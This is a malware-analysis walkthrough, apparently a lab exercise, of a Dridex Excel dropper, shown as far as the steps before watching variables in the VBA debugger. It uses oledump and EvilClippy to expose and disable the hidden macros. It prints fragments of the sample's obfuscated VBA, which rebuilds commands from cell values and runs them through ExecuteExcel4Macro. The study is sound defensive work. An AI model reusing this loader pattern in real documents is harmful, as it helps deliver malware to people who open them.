

Initially we loaded the sample in oledump `oledump.py dridex.bin`

Here in output we can see that it is not using any excel4macros deobfuscator.

```
1:      108 '\x01CompObj'
2:      240 '\x05DocumentSummaryInformation'
3:      200 '\x05SummaryInformation'
4:      115 'MBD00181FC6/\x01CompObj'
5:      174 'MBD00181FC6/f'
6:      110 'MBD00181FC6/i02/\x01CompObj'
7:       40 'MBD00181FC6/i02/f'
8:       0  'MBD00181FC6/i02/o'
9:      110 'MBD00181FC6/i03/\x01CompObj'
10:     40  'MBD00181FC6/i03/f'
11:       0  'MBD00181FC6/i03/o'
12:     148 'MBD00181FC6/o'
13:     48  'MBD00181FC6/x'
14:    32225 'Workbook'
15:     495 ' _VBA_PROJECT_CUR/PROJECT'
16:      62 ' _VBA_PROJECT_CUR/PROJECTwm'
17: M    7161 ' _VBA_PROJECT_CUR/VBA/Sheet1'
18: m    999 ' _VBA_PROJECT_CUR/VBA/ThisWorkbook'
19:    3725 ' _VBA_PROJECT_CUR/VBA/ _VBA_PROJECT'
20:    2306 ' _VBA_PROJECT_CUR/VBA/ _SRP_0'
21:     487 ' _VBA_PROJECT_CUR/VBA/ _SRP_1'
22:    1266 ' _VBA_PROJECT_CUR/VBA/ _SRP_2'
23:    1012 ' _VBA_PROJECT_CUR/VBA/ _SRP_3'
24:     779 ' _VBA_PROJECT_CUR/VBA/dir'
```

We dump the stream 17 i.e. containing macros. `oledump.py -s 17 -v dridex.bin > s17`


```
s17 - Visual Studio Code
File Edit Selection View Go Run Terminal Help

s17
home > remnux > Downloads > hitb > 05_excel_dridex > s17
1 Attribute VB_Name = "Sheet1"
2 Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = False
8 Attribute VB_Customizable = True
9 Attribute VB_Control = "vprint, 5, 0, MSForms, MultiPage"
10 Function tinaus(a As Long)
11     SSS = 3: nk = "": dv = 65
12     Dim gy As Integer
13     For i = 1 To a
14         r = 122
15         gy = Int((r - dv + 1) * Rnd + dv)
16         Do While gy > 90 And gy < 97
17             gy = Int((r - dv + 1) * Rnd + dv)
18         Loop
19         nk = nk & chtime(gy)
20     Next
21     tinaus = nk
22 End Function
```


It is using normal VBA macros in order to execute Excel4macros.

```
56 ijo = aPt: styl = aPt
57 hitss = aPt
58 For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
59 s = bello(e, "-")
60 duos(goanre(s)) = Mid(s, 4)
61 Next e
62 dl = UBound(duos) - LBound(duos) + 1
63 bgum = duos(Int((dl - 5 - anre + anre) * Rnd + anre))
64 For y = dl - 4 To dl
65 TT = 0: ExecuteExcel4Macro hevoma(ijo, styl, hitss, duos(y), bgum)
66
67 Next
68 ActiveWorkbook.Close anre - anre
69 End Sub
70
71 Function goanre(h As Variant)
72 goanre = CInt(LTrim(Mid(h, 2, 2)))
73 End Function
74
75
76 Function hevoma(q, x, e, c, ak As String)
```

Here we open the sample and enable the developer tab.



Now we look at visual basic project, here we can note that project is unviewable.



We will be using EvilClippy to remove the protection.

```
C:\Windows\system32\cmd.exe
Directory of C:\Users\John\Desktop\EvilClippy-master\EvilClippy-master
06/15/2022  10:35 AM  <DIR>          .
06/15/2022  10:35 AM  <DIR>          ..
01/05/2021  12:38 AM  40,429  compression.cs
01/05/2021  12:38 AM  25,839  evilclippy.cs
06/15/2022  10:35 AM  63,488  EvilClippy.exe
01/05/2021  12:38 AM  35,149  LICENSE.md
01/05/2021  12:38 AM  68,928  OpenMedf.dll
01/05/2021  12:38 AM  32,012  options.cs
01/05/2021  12:38 AM  6,429  README.md
01/05/2021  12:38 AM  2,409  utils.cs
01/05/2021  12:38 AM                266,683 bytes
                2 File(s)
                2 Dir(s)  21,884,907,520 bytes free

C:\Users\John\Desktop\EvilClippy-master\EvilClippy-master>clear
'clear' is not recognized as an internal or external command,
operable program or batch file.


C:\Users\John\Desktop\EvilClippy-master\EvilClippy-master>
C:\Users\John\Desktop\EvilClippy-master\EvilClippy-master>EvilClippy -uu drindex.
.xls
Making the project visible...

C:\Users\John\Desktop\EvilClippy-master\EvilClippy-master>
```

Here we got the EvilClippy version of this doc.

dridex.xls	11/18/2020 3:09 PM	Microsoft Office E...	58 KB
dridex_EvilClippy.xls	6/15/2022 7:50 PM	Microsoft Office E...	58 KB

Now we again go to Developer tab -> Visual Basic.vprint_Layout will begin the execution, so here we comment it.



```
Microsoft Visual Basic - drindex_EvilClippy.xls [design]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 57, Col 1

Project - VBAProject
VBAProject (dridex_EvilClippy.xls)
Microsoft Excel Objects
Sheet1 (.)
ThisWorkbook

Properties - Sheet1
Sheet1 Worksheet
Alphabetic Categorized
(Name) Sheet1
DisplayPageBreak False
DisplayRightToLeft False
EnableAutoFilter False
EnableCalculation True
EnableFormatCon True
EnableOutlining False
EnablePivotTable False
EnableSelection 0 - xNoRestrict
Name
ScrollArea
StandardWidth 8.43
Volatile -1 - xSheetVolb

dridex_EvilClippy.xls - Sheet1 (Code)
readyToPreview

ActiveWorkbook.Close anre - anre
End Sub

Function goanre(h As Variant)
goanre = CInt(LTrim(Mid(h, 2, 2)))
End Function

Function hevoma(q, x, e, c, ak As String)
Dim cc As String
rt = "$"

cc = c: ii = "g": v = ""


ge = ":": hevoma = blasview(rt, e, ii, ak, blasview(qe, q, v, x, cc))
End Function

Function blasview(ten, mo, verg, smj, pdfs As String)
jio = "ok"
blasview = Replace(pdfs, ten, mo): blasview = Replace(blasview, verg, smj)
End Function


Private Sub vprint_Layout(ByVal Index As Long)
'Already = 9: readyToPreview
End Sub

Function km(k As String)
pim = 9
km = StrConv(k, vbFromUnicode)
End Function
```


We also comment out ExecuteExcel4Macro.




Now save the file.




Now we will enable the Macros here.




Here we set breakpoint at readyToPreview.




Here we hit the breakpoint.




Here go to View->Toolbars->Enable Debug(to get debuggers command like step in , step over etc.)




Here just step over, and we can also note here that currently s variable is empty .




Here we can note that it is running a loop.




Here we hover over the s .




Now we add a watch on variable s.

